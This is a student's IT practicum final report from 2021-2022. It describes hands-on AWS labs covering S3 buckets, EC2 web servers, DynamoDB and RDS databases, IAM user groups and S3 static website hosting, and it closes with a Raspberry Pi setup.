COLLEGE OF COMPUTER AND INFORMATION SCIENCE

Academic Year 2021-2022

IT Practicum

Final Report

Prepared By:

Renier Joseph B. Aguilar

Submitted to:

Dean Khristian G. Kikuchi

Practicum Engagement Overview

Accenture Technology Academy (ATA)

In the ATA program, we were required to take AWS cloud computing training where I enrolled to four courses such as Introduction to the AWS Management Console, Introduction to Cloud 101 (labs), Cloud Support Engineer, and Application Developer via AWS Educate platform. In the AWS Management Console, I was introduced to the AWS platform and its interface which is used to perform AWS services operation. In the cloud computing tasks, I learned about platform technology, and I did several laboratory exercises on how to use various AWS services such as compute, storage, database, and identity access management. The application developer part focused on various programming languages and the creation of applications for different platforms such as OS specific applications, web, and mobile applications. These courses amount to a total of 120 credited hours toward my practicum requirements.

LinkedIn Learning

To complete the remaining required hours rendered, I enrolled to various courses via LinkedIn Learning platform, and this is divided into two main modules which is the required learning module that with 135 credited hours and specialization learning module with 249 credited hours. The required learning module consists of design thinking, project management and workplace management. For the specialization module, I chose topics that are related to Internet of Things specifically Becoming a Raspberry Pi Developer, Becoming an IT Security Specialist, Becoming an Ethical Hacker, and Improving Your Application Security Testing Skills.

Presentation of Output

Amazon S3 Bucket



Figure 1: Amazon S3 Bucket

In this task, I created an Amazon S3 bucket to store objects and files. After the creation of the bucket, I upload an image file and I changed the access permission to that object to public so that it can be accessed by anyone. After this I tested if this storage can now be accessed by the Virtual Private Server created via Amazon EC2 instance which resulted to failure because I need to create a bucket policy to enable read and write permission to the S3 bucket first. Once I create a bucket policy I can now read and write files to the S3 bucket in my Amazon EC2 instance.

Amazon EC2 Instance



Figure 2: Amazon EC2 Instance

In this task, I created an Amazon EC2 instance, first I selected Amazon Linux 2 AMI as the operating system for my EC2 instance, then I chose 1 virtual CPU and 1 GB of memory as my compute capacity, then I added an 8 GB disk volume as a boot volume. I also enabled termination protection and configured this instance to automatically install Apache web server and configured the Apache to automatically start on boot and I also added a simple website to the created web server. After this I launched the instance and updating the security group to allow inbound http access to the website I created.

Amazon DynamoDB



Figure 3: NoSQL Database using Amazon DynamoDB

In this task, I created a NoSQL database table using Amazon DynamoDB named Music with a partition key named Artist and sort key named Song. After creating the table, I inserted items into this database, and I added a new attribute called Album, Year and Genre. This is one of the good things about NoSQL databases because we are not limited to a specific set of attributes, we can add different attributes per record as shown in Figure 4.

Attribute Name	Attribute Type	Attribute Value
Artist	String	John Lennon
Song	String	Imagine
Album	String	Imagine
Year	Number	1971
Genre	String	Soft rock

Attribute Name	Attribute Type	Attribute Value
Artist	String	Psy
Song	String	Gangnam Style
Album	String	Psy 6 (Six Rules), Part 1
Year	Number	2011
LengthSeconds	Number	219

Figure 4: Database Entry with Different Attributes

Amazon Relational Database Service (RDS)



Figure 5: MySQL Database using Amazon RDS

In this task, I created a MySQL database using Amazon RDS named inventory-db. I then configured the inventory system web application hosted in an EC2 instance to use this database to store inventory data as shown in Figure 6.



Figure 6: Inventory System

Amazon Identity and Access Management (IAM)



Figure 7: Users without Group and Permission

In this task, I explored the users and user groups in Amazon Identity and Access Management. As can be seen in Figure 7, currently there are no user group or permissions assigned to each of the users created which means that these users cannot access any resources or services in AWS. To grant permission to these users, I navigated to user groups and there were three default groups available such as S3-Support, EC2-Support, and EC2-Admin. I added user-1 to the S3-Support group to grant read-only permission, user-2 to EC2-Support group to grant read-only permission, and user-3 to EC2-Admin to grant view, start and stop permission as can be seen in Figure 8.



Figure 8: Adding Users to User Group and Granting Permissions

To test the given permissions, I logged in to the user-1 account and tried to access Amazon S3 services and as we can see in Figure 9, I was able to view the S3 buckets because I have a read-only permission.



Figure 9: Accessing Amazon S3 Bucket



Figure 10: Access Denied to Amazon EC2 Instance

When I tried to access Amazon EC2 instance using the user-1, I was greeted with an error message “You are not authorized to perform this operation”. This happened because the user-1 only has permission to access S3 buckets. By properly assigning groups, roles, policies, and permissions, we can control the access of users to resources and services.

Hosting Static Website Using Amazon S3



Figure 11: Amazon S3 Bucket for Web Hosting

In this task, I created an Amazon S3 bucket named website1528 and I enabled the Static website hosting property and configured index.html as index document and error.html as error document. I uploaded three files that will serve as the website hosted in this bucket and I enabled access to these files using the Make public action. After the setup, I navigated to the link of the website hosted in the Amazon S3 bucket and I was able to access it as can be seen in Figure 12.



Figure 12: Static Website Hosted in Amazon S3 Bucket

Raspberry Pi Setup



Figure 13: Creation of bootable OS

The first thing that I did was to physically setup the raspberry pi by attaching the heatsink to the CPU, Wi-Fi, and Bluetooth module and then I placed the microprocessor to the case and attached the fan for better airflow. After this, I inserted a micro-SD card to my computer, and I created a bootable OS using the Raspberry Pi Imager. After creating a bootable OS, I inserted the SD card to the Raspberry Pi and then I powered it up. After logging in and the desktop appeared I then configured the Wi-fi and other settings like enabling the remote VNC for remote connection and installing Python IDE as can be seen in Figure 14 and Figure 15.

Figure 14: Raspberry Pi Setup

